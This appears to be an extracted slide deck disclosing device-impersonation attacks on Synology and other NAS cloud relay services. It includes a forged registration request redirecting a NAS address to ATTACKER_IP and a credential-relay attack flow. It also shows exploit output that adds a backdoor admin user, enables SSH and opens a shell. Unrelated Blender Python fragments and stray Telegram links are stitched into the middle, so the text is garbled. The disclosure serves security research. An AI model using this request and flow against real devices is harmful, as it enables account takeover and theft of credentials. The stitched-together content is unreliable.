- “notified” the server that our NAS address changed to **ATTACKER_IP**

Request


```
Pretty  F      Hex
1 POST /Serv.php HTTP/1.1
2 Host: ██████████
3 User-Agent: synology_geminilake_920+ DSM7.1-42962 Update 1 (Quickconnect)
4 Accept: */*
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 1095
8
9 [
  {
    "auth":{
      "key":"96y8██████████ki",
      "mac":'██████████',
      "model":"DS920+",
      "serial":'██████████',
      "serverID":'██████████',
      "timezone":"Amman",
      "token":"aca197██████████p743a"
    },
    "command":"register",
    "version":1
  },
  {
    "command":"update_network",
    "ddns": "",
    "fqdn":'██████████',
    "gateway":'██████████',
    "interface":[
      {
        "ip":'██████████',
        "ipv6":[
          {
            "addr_type":32,
```

Attacker's controlled server



Attack Flow

- Once the victim entered their NAS, they were actually **relayed** to our malicious “NAS”
- We got the creds and logged in to the real NAS :)



<https://t.me/learningnets>

```
[ ] Checking if tokens are available
[ ] Tokens are available! Trying to extract them
[ ] Tokens are available! Trying to extract PATH_TOKEN_TY
PE_COOKIE
[ ] Tokens are available! Trying to extract PATH_TOKEN_TY
PE_SYNROID
[ ] Adding new admin user to the system
[ ] Adding new user: clarotypwn, password: Password1!
https://10.100.233.130:5001/webapi/entry.cgi
[ ] Enabling SSH on the device
https://10.100.233.130:5001/webapi/entry.cgi
[ ] Connecting to SSH and starting read-eval-print-loop
uid=1036(clarotypwn) gid=100(users) groups=100(users),101
(administrators),1023(http)

> is

> id
uid=1036(clarotypwn) gid=100(users) groups=100(users),101
(administrators),1023(http)

> id
uid=1036(clarotypwn) gid=100(users) groups=100(users),101
(administrators),1023(http)

> id
```

Monitor
Tokens

```
...to mirror_ob
mod.mirror_object = mirror_ob

operation == "MIRROR_X":
    mirror_mod.use_x = True
    mirror_mod.use_y = False
    mirror_mod.use_z = False
operation == "MIRROR_Y":
    mirror_mod.use_x = False
    mirror_mod.use_y = True
    mirror_mod.use_z = False
operation == "MIRROR_Z":
    mirror_mod.use_x = False
    mirror_mod.use_y = False
    mirror_mod.use_z = True
```

```
...selection at the end -add back the deselection
mirror_ob.select= 1
mirror_ob.select=1
...context.scene.objects[one.name].select = 0
...context.selected_objects[0]
...objects[one.name].select = 1
```

Summary

print("please select exactly two objects, %s" % len(selected_objects))


OPERATOR CLASSES

```
...types.Operator):
...as $ mirror to the selected object""
...object.mirror_mirror_x"
...mirror_x"
```




Attacker



This is what the user wants..



"NAS"



User




NAS





Attacker


But this is what the user gets..



User







"NAS"



NAS

Which enables the attacker to get what they want :)



Summary

- Cloud services focus on strong **user** authentication, not so much on **device** authentication
 - Prone to device impersonation vulnerabilities
- Weak or public-knowledge identifications are used for device authentication
- This is not a “one-off” vulnerability, we saw this with many vendors
 - Western Digital
 - Synology

<https://t.me/learningscripts> vendors

